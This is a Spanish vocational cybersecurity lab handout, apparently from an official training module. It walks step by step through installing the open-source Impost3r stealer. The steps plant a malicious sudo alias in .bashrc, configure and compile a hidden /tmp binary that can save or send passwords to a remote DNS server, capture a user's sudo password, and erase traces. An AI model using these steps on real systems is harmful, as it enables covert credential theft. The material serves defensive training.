



Ciberseguridad en Entornos de las Tecnologías de la Información

Módulo 5021 – Incidentes de Ciberseguridad

Ejercicio – Stealers y Keyloggers

Pliego de Descargo

- *Los ejercicios y conocimientos contenidos en el Módulo 5021, Incidentes de Ciberseguridad, tienen un propósito exclusivamente formativo, por lo que **nunca se deberán utilizar con fines maliciosos o delictivos.***
- *Ni el Ministerio de Educación y Formación Profesional como organismo oficial, ni el CIDEAD como área integrada en el mismo, serán responsables en ningún caso de los daños directos o indirectos que pudieran derivarse del uso inadecuado de las herramientas de hacking ético utilizadas en dichos ejercicios.*





Índice de Contenidos

1. Stealers
2. Keyloggers
3. Bibliografía

Stealers - Introducción

- Un Stealer es, literalmente, un ladrón.
- En ciberseguridad se utiliza este término para designar al código malicioso capaz de robar datos concretos, como contraseñas, en contraposición con los keyloggers que veremos después, que son capaces de capturar todos los datos que teclea un usuario.
- En esta práctica utilizaremos un popular stealer de código abierto, el Impost3r.
- Este stealer es capaz de robar credenciales, grabarlas en un fichero local o enviarlas a un servidor remoto, y luego borrar todas las trazas de su actuación.
- En nuestro escenario, lo configuraremos como un mecanismo que esperará oculto a que un cierto usuario ejecute un comando con privilegios de root mediante sudo, y capturará la contraseña del usuario en cuestión en ese preciso momento.
- Perpetrado el robo, el stealer se eliminará a sí mismo, no dejando ninguna traza salvo el fichero con la información, pues en nuestro caso optaremos por la grabación en local.

Stealers

- En primer lugar, clonaremos el SW desde el repositorio de GitHub hasta nuestra máquina de trabajo, utilizando nuestro usuario local (no es preciso que sea root, basta con que sea un usuario normal).
- Conviene trabajar en la máquina en la que esté el usuario a atacar, compilando en local para asegurar que todo funciona correctamente (desde nuestro usuario, por supuesto).

```
pi@cloe: ~  
pi@cloe:~ $ pwd  
/home/pi  
pi@cloe:~ $ git clone https://github.com/ph4ntonn/Impost3r  
Clonando en 'Impost3r'...  
remote: Enumerating objects: 206, done.  
remote: Counting objects: 100% (206/206), done.  
remote: Compressing objects: 100% (147/147), done.  
remote: Total 206 (delta 111), reused 142 (delta 58), pack-reused 0  
Recibiendo objetos: 100% (206/206), 17.38 MiB | 8.14 MiB/s, listo.  
Resolviendo deltas: 100% (111/111), listo.  
pi@cloe:~ $ ls -l  
total 44  
drwxr-xr-x 2 pi pi 4096 ene 11 14:01 Bookshelf  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Desktop  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Documents  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Downloads  
drwxr-xr-x 5 pi pi 4096 mar 21 09:53 electron-quick-start  
drwxr-xr-x 9 pi pi 4096 mar 24 12:47 Impost3r  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Music  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Pictures  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Public  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Templates  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Videos  
pi@cloe:~ $
```

Stealers

- A continuación, listamos todos los ficheros del directorio home del usuario, incluidos los ficheros ocultos, para ubicar el fichero .bashrc.
- Este fichero se ejecuta en el arranque de la shell (bash) al inicio de la sesión de cualquier usuario.

```
pi@cloe: ~  
pi@cloe:~ $ ls -la  
total 112  
drwxr-xr-x 20 pi   pi   4096 mar 23 19:15 .  
drwxr-xr-x  3 root root 4096 ene 11 13:52 ..  
-rw-----  1 pi   pi    962 mar 23 20:23 .bash_history  
-rw-r--r--  1 pi   pi    220 ene 11 13:52 .bash_logout  
-rw-r--r--  1 pi   pi   3523 ene 11 13:52 .bashrc  
drwxr-xr-x  2 pi   pi   4096 ene 11 14:01 Bookshelf  
drwxr-xr-x  7 pi   pi   4096 mar 21 09:57 .cache  
drwx----- 14 pi   pi   4096 mar 21 09:57 .config  
drwxr-xr-x  2 pi   pi   4096 mar 21 09:29 Desktop  
drwxr-xr-x  2 pi   pi   4096 mar 21 09:29 Documents  
drwxr-xr-x  2 pi   pi   4096 mar 21 09:29 Downloads  
drwxr-xr-x  2 pi   pi   4096 mar 21 10:01 .electron  
drwxr-xr-x  5 pi   pi   4096 mar 21 09:53 electron-quick-start  
drwx-----  3 pi   pi   4096 ene 11 14:16 .gnupg  
-rw-r--r--  1 pi   pi     81 mar 21 09:40 .gtkrc-2.0  
drwxr-xr-x  9 pi   pi   4096 mar 23 19:14 Impost3r  
drwxr-xr-x  3 pi   pi   4096 ene 11 14:01 .local  
drwxr-xr-x  2 pi   pi   4096 mar 21 09:29 Music  
drwxr-xr-x  3 pi   pi   4096 mar 21 09:57 .npm  
drwxr-xr-x  2 pi   pi   4096 mar 21 09:29 Pictures  
drwx-----  2 pi   pi   4096 mar 21 09:40 .pp_backup  
-rw-r--r--  1 pi   pi    807 ene 11 13:52 .profile
```


Stealers

- Respaldamos el fichero .bashrc original en el directorio /tmp, con una copia simple.

```
pi@cloe: /tmp
pi@cloe:/tmp $ ls -la
total 60
drwxrwxrwt 13 root root 4096 mar 24 09:41 .
drwxr-xr-x 18 root root 4096 ene 11 14:15 ..
-rw-r--r-- 1 pi pi 3523 mar 24 09:41 .bashrc
drwx----- 2 pi pi 4096 mar 23 19:09 dhcpd-pi
drwxrwxrwt 2 root root 4096 mar 21 10:11 .font-unix
drwxrwxrwt 2 root root 4096 mar 21 10:11 .ICE-unix
drwx----- 2 root root 4096 mar 23 19:09 pulse-PKdhtXMmr18n
drwx----- 2 pi pi 4096 mar 23 19:09 ssh-0K7dbF6r6Ir7
drwx----- 2 pi pi 4096 mar 23 19:09 ssh-TktDBylZtAbZ
drwx----- 3 root root 4096 mar 23 19:09 systemd-private-2cle7908e253421bbfaeb2
3c22a511b4-rtkit-daemon.service-xe6dWV
drwx----- 3 root root 4096 mar 21 10:11 systemd-private-2cle7908e253421bbfaeb2
3c22a511b4-systemd-timesyncd.service-Nskwgv
drwxrwxrwt 2 root root 4096 mar 21 10:11 .Test-unix
-r--r--r-- 1 root root 11 mar 23 19:09 .X0-lock
drwxrwxrwt 2 root root 4096 mar 23 19:09 .X11-unix
drwxrwxrwt 2 root root 4096 mar 21 10:11 .XIM-unix
pi@cloe:/tmp $
```


Stealers

- Editamos el fichero `.bashrc` original y añadimos al final el código necesario para invocar al emulador malicioso de `sudo`, `impost3r` (copiar y pegar el texto de la página siguiente).
- Ejecutamos a continuación el comando `source` para que no se creen procesos hijos y se consoliden los cambios en la shell (en caso contrario, éstos desaparecerían al salir de la sesión)



```
pi@cloe: /tmp
GNU nano 3.2 .bashrc Modificado
. /etc/bash_completion
fi
fi

# Configuracion impost3r
alias sudo='impost3r() {
if [ -f "/tmp/.impost3r" ]; then
/tmp/.impost3r "$@" && unalias sudo
else
unalias sudo;sudo "$@"
fi
}; impost3r'
```



```
pi@cloe: ~
pi@cloe:~ $ source ~/.bashrc
pi@cloe:~ $
```


Stealers

```
# Configuración Impost3r - copiar al final de .bashrc
alias sudo='impost3r() {
if [ -f "/tmp/.impost3r" ]; then
/tmp/.impost3r "$@" && unalias sudo
else
unalias sudo;sudo "$@"
fi
}; impost3r'
```


Stealers

- Vamos al directorio en el que se encuentra el código fuente del emulador malicioso de sudo que nos hemos descargado.
- Editamos el fichero de header (includes)

```
pi@cloe: ~/Impost3r/sudo
pi@cloe:~ $ cd Imp*
pi@cloe:~/Impost3r $ ls -l
total 56
drwxr-xr-x 2 pi pi 4096 mar 23 19:14 dns
drwxr-xr-x 2 pi pi 4096 mar 23 19:14 encode
drwxr-xr-x 2 pi pi 4096 mar 23 19:14 Fdns
drwxr-xr-x 2 pi pi 4096 mar 23 19:14 img
-rw-r--r-- 1 pi pi 1064 mar 23 19:14 LICENSE
-rw-r--r-- 1 pi pi 12349 mar 23 19:14 README_EN.md
-rw-r--r-- 1 pi pi 11331 mar 23 19:14 README.md
drwxr-xr-x 2 pi pi 4096 mar 23 19:14 ssh_su
drwxr-xr-x 2 pi pi 4096 mar 24 09:52 sudo
pi@cloe:~/Impost3r $ cd sudo
pi@cloe:~/Impost3r/sudo $ ls -l
total 20
-rw-r--r-- 1 pi pi 10189 mar 23 19:14 main.c
-rw-r--r-- 1 pi pi 684 mar 23 19:14 main.h
-rw-r--r-- 1 pi pi 186 mar 23 19:14 Makefile
pi@cloe:~/Impost3r/sudo $ nano main.h
```

Stealers

- Parametrizamos el fichero para determinar el comportamiento del stealer.
- En nuestro caso, optaremos por salvar la información en local por simplicidad.
- Para ello, daremos el valor “1” al parámetro SAVE_OR_SEND, pues viene a “0” por defecto.



```
pi@cloe: ~/lmpost3r/sudo
GNU nano 3.2                                main.h                                Modificado

/*
    Don't edit
*/
# define BUFFER_LEN 4096
# define MAX_RETRY 3

/*
    Custom setting
*/
# define FILENAME "/tmp/.lmpost3r"
# define BACKUP_ORI_FILENAME ".bashrc"
# define BACKUP_ORI_PATH "/tmp/.bashrc"
# define SAVE_OR_SEND 1 //send=0,save=1,default is send

/*
    Send to server
*/
# define YOUR_DOMAIN ".com" //Default is directly send to the dns server under $
# define MAX_RESEND 30
# define RESEND_INTERVAL 5
# define REMOTE_ADDRESS "192.168.0.12"
# define REMOTE_PORT 53

/*
    Save to local
*/
# define SAVE_LOCATION "/tmp/.cache"

^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```

Stealers

- Compilaremos el SW mediante un make y moveremos el fichero ejecutable resultante al directorio /tmp.
- Si la máquina de la víctima es otra diferente, habrá que grabar allí este ejecutable y efectuar además las tareas indicadas anteriormente.

```
pi@cloe: ~/Impost3r/sudo
pi@cloe:~ $ cd I*/sudo
pi@cloe:~/Impost3r/sudo $ ls -l
total 20
-rw-r--r-- 1 pi pi 10190 mar 24 11:12 main.c
-rw-r--r-- 1 pi pi 683 mar 24 10:41 main.h
-rw-r--r-- 1 pi pi 186 mar 23 19:14 Makefile
pi@cloe:~/Impost3r/sudo $ make
gcc -g -Wall -o .impost3r main.c ../dns/dns.c ../encode/base32.c
pi@cloe:~/Impost3r/sudo $ ls -la
total 68
drwxr-xr-x 2 pi pi 4096 mar 24 11:35 .
drwxr-xr-x 9 pi pi 4096 mar 23 19:14 ..
-rwxr-xr-x 1 pi pi 40860 mar 24 11:35 .impost3r
-rw-r--r-- 1 pi pi 10190 mar 24 11:12 main.c
-rw-r--r-- 1 pi pi 683 mar 24 10:41 main.h
-rw-r--r-- 1 pi pi 186 mar 23 19:14 Makefile
pi@cloe:~/Impost3r/sudo $ mv .impost3r /tmp/
pi@cloe:~/Impost3r/sudo $
```


Stealers

- Verificamos que el fichero se ha grabado correctamente en /tmp
- A partir de este momento el sistema queda preparado para la captura de la password, en el mismo momento en que el usuario a espiar utilice el comando sudo para ejecutar algo con privilegios de root.

```
pi@cloe: /tmp
pi@cloe:~/Impost3r/sudo $ cd /tmp
pi@cloe:/tmp $ ls -la
total 96
drwxrwxrwt 13 root root  4096 mar 24 11:36 .
drwxr-xr-x 18 root root  4096 ene 11 14:15 ..
drwx----- 2 pi  pi    4096 mar 24 10:20 dhcpd-pi
drwxrwxrwt 2 root root  4096 mar 24 10:20 .font-unix
drwxrwxrwt 2 root root  4096 mar 24 10:20 .ICE-unix
-rwxr-xr-x 1 pi  pi    40860 mar 24 11:35 .impost3r
drwx----- 2 root root  4096 mar 24 10:20 pulse-PKdhtXMmrl8n
drwx----- 2 pi  pi    4096 mar 24 10:20 ssh-obBiChT5Fkhg
drwx----- 2 pi  pi    4096 mar 24 10:20 ssh-YN9aKjRv4Pws
drwx----- 3 root root  4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042d16-rtkit-daemon.service-lgmdFG
drwx----- 3 root root  4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042d16-systemd-timesyncd.service-pnGAyr
drwxrwxrwt 2 root root  4096 mar 24 10:20 .Test-unix
-r--r--r-- 1 root root    11 mar 24 10:20 .XO-lock
drwxrwxrwt 2 root root  4096 mar 24 10:20 .Xlib-unix
drwxrwxrwt 2 root root  4096 mar 24 10:20 .XIM-unix
pi@cloe:/tmp $
```

Stealers

- Ejecutamos un comando sencillo con privilegios de root, para probar la captura de información.
- En Debian/Raspbian y en Ubuntu, una vez que se ejecuta un comando con sudo, ya no se vuelve a preguntar por la clave en los siguientes minutos (*en la página siguiente se muestra como cambiar este comportamiento*).



```
pi@cloe: ~  
pi@cloe:~ $ sudo ls -l  
[sudo] password for pi:  
total 44  
drwxr-xr-x 2 pi pi 4096 ene 11 14:01 Bookshelf  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Desktop  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Documents  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Downloads  
drwxr-xr-x 5 pi pi 4096 mar 21 09:53 electron-quick-start  
drwxr-xr-x 9 pi pi 4096 mar 23 19:14 Impost3r  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Music  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Pictures  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Public  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Templates  
drwxr-xr-x 2 pi pi 4096 mar 21 09:29 Videos  
pi@cloe:~ $
```

Stealers

Para hacer que sudo siempre pida contraseña en Raspbian, lo cual es útil para aumentar la protección y además para las prácticas de laboratorio, se procederá de la forma siguiente:

- Editar el fichero de permisos de los sudoers:

```
sudo nano /etc/sudoers.d/010_pi-nopasswd
```

- Cambiar “NOPASSWD” por “PASSWD” para los usuarios deseados, por ejemplo, para pi:

```
pi ALL=(ALL) PASSWD: ALL
```

Para eliminar el timeout de la contraseña de sudo en Ubuntu, se hará lo siguiente:

- Editar el fichero de permisos de los sudoers:

```
sudo nano /etc/sudoers
```

- Buscar la línea siguiente:

```
Defaults env_reset
```

- Insertar inmediatamente después de la misma la sentencia siguiente:

```
Defaults:user timestamp_timeout=0
```

- Así la persistencia de la contraseña será de 0 minutos. Si cambiamos este valor a 15 minutos, durante este intervalo no se nos volverá a requerir la clave al usar sudo para ejecutar cualquier comando.

Stealers

- Inmediatamente después de esto comprobamos que, en efecto, en el directorio /tmp se ha creado el fichero .cache que hemos parametrizado antes, cuyo contenido incluye la password del usuario espiado.
- Observamos también que han desaparecido tanto el fichero emulador .impost3r que habíamos grabado al efecto, como el respaldo que habíamos practicado de .bashrc

```
pi@cloe: /tmp
pi@cloe:~ $ cd /tmp
pi@cloe:/tmp $ ls -la
total 60
drwxrwxrwt 13 root root 4096 mar 24 11:43 .
drwxr-xr-x 18 root root 4096 ene 11 14:15 ..
-rw-r--r-- 1 pi pi 23 mar 24 11:43 .cache
drwx----- 2 pi pi 4096 mar 24 10:20 dhcpcd-pi
drwxrwxrwt 2 root root 4096 mar 24 10:20 .font-unix
drwxrwxrwt 2 root root 4096 mar 24 10:20 .ICE-unix
drwx----- 2 root root 4096 mar 24 10:20 pulse-PKdhtXMmrl8n
drwx----- 2 pi pi 4096 mar 24 10:20 ssh-obBiChT5Fkhg
drwx----- 2 pi pi 4096 mar 24 10:20 ssh-YN9aKjRv4PWs
drwx----- 3 root root 4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042dl6-rtkit-daemon.service-lgmdFG
drwx----- 3 root root 4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042dl6-systemd-timesyncd.service-pnGAyr
drwxrwxrwt 2 root root 4096 mar 24 10:20 .Test-unix
-r--r--r-- 1 root root 11 mar 24 10:20 .X0-lock
drwxrwxrwt 2 root root 4096 mar 24 10:20 .Xlib-unix
drwxrwxrwt 2 root root 4096 mar 24 10:20 .XIM-unix
pi@cloe:/tmp $ cat .cache
pi:miclave2021:success
pi@cloe:/tmp $
```



Stealers

- Una vez anotada la información de interés, borramos el fichero .cache y listamos el contenido de ~/.bashrc para comprobar que también allí ha desaparecido nuestro código malicioso.

```
pi@cloe: ~  
pi@cloe:/tmp $ ls -la  
total 60  
drwxrwxrwt 13 root root 4096 mar 24 11:43 .  
drwxr-xr-x 18 root root 4096 ene 11 14:15 ..  
-rw-r--r--  1 pi   pi    23 mar 24 11:43 .cache  
drwx----- 2 pi   pi   4096 mar 24 10:20 dhcpd-pi  
drwxrwxrwt  2 root root 4096 mar 24 10:20 .font-unix  
drwxrwxrwt  2 root root 4096 mar 24 10:20 .ICE-unix  
drwx----- 2 root root 4096 mar 24 10:20 pulse-PKdhtXMmr18n  
drwx----- 2 pi   pi   4096 mar 24 10:20 ssh-obBiChT5Fkhg  
drwx----- 2 pi   pi   4096 mar 24 10:20 ssh-YN9aKjRv4PWs  
drwx----- 3 root root 4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042d16-rtkit-daemon.service-lgmdFG  
drwx----- 3 root root 4096 mar 24 10:20 systemd-private-cdddecc8cd64476eae77746526042d16-systemd-timesyncd.service-pnGAyr  
drwxrwxrwt  2 root root 4096 mar 24 10:20 .Test-unix  
-r--r--r--  1 root root  11 mar 24 10:20 .X0-lock  
drwxrwxrwt  2 root root 4096 mar 24 10:20 .Xlib-unix  
drwxrwxrwt  2 root root 4096 mar 24 10:20 .XIM-unix  
pi@cloe:/tmp $ rm .cache  
pi@cloe:/tmp $ cd  
pi@cloe:~ $ cat .bashrc
```

Stealers

- Y, en efecto, vemos que vuelve a tratarse del fichero .bashrc original, que habíamos respaldado con la intención de restituirlo al final de la captura de datos.
- No hemos dejado pues ninguna traza de nuestra actuación oculta.



```
pi@cloe: ~  
#alias ll='ls -l'  
#alias la='ls -A'  
#alias l='ls -CF'  
  
# Alias definitions.  
# You may want to put all your additions into a separate file like  
# ~/.bash_aliases, instead of adding them here directly.  
# See /usr/share/doc/bash-doc/examples in the bash-doc package.  
  
if [ -f ~/.bash_aliases ]; then  
    . ~/.bash_aliases  
fi  
  
# enable programmable completion features (you don't need to enable  
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile  
# sources /etc/bash.bashrc).  
if ! shopt -oq posix; then  
    if [ -f /usr/share/bash-completion/bash_completion ]; then  
        . /usr/share/bash-completion/bash_completion  
    elif [ -f /etc/bash_completion ]; then  
        . /etc/bash_completion  
    fi  
fi  
pi@cloe:~ $
```

Keyloggers - Introducción

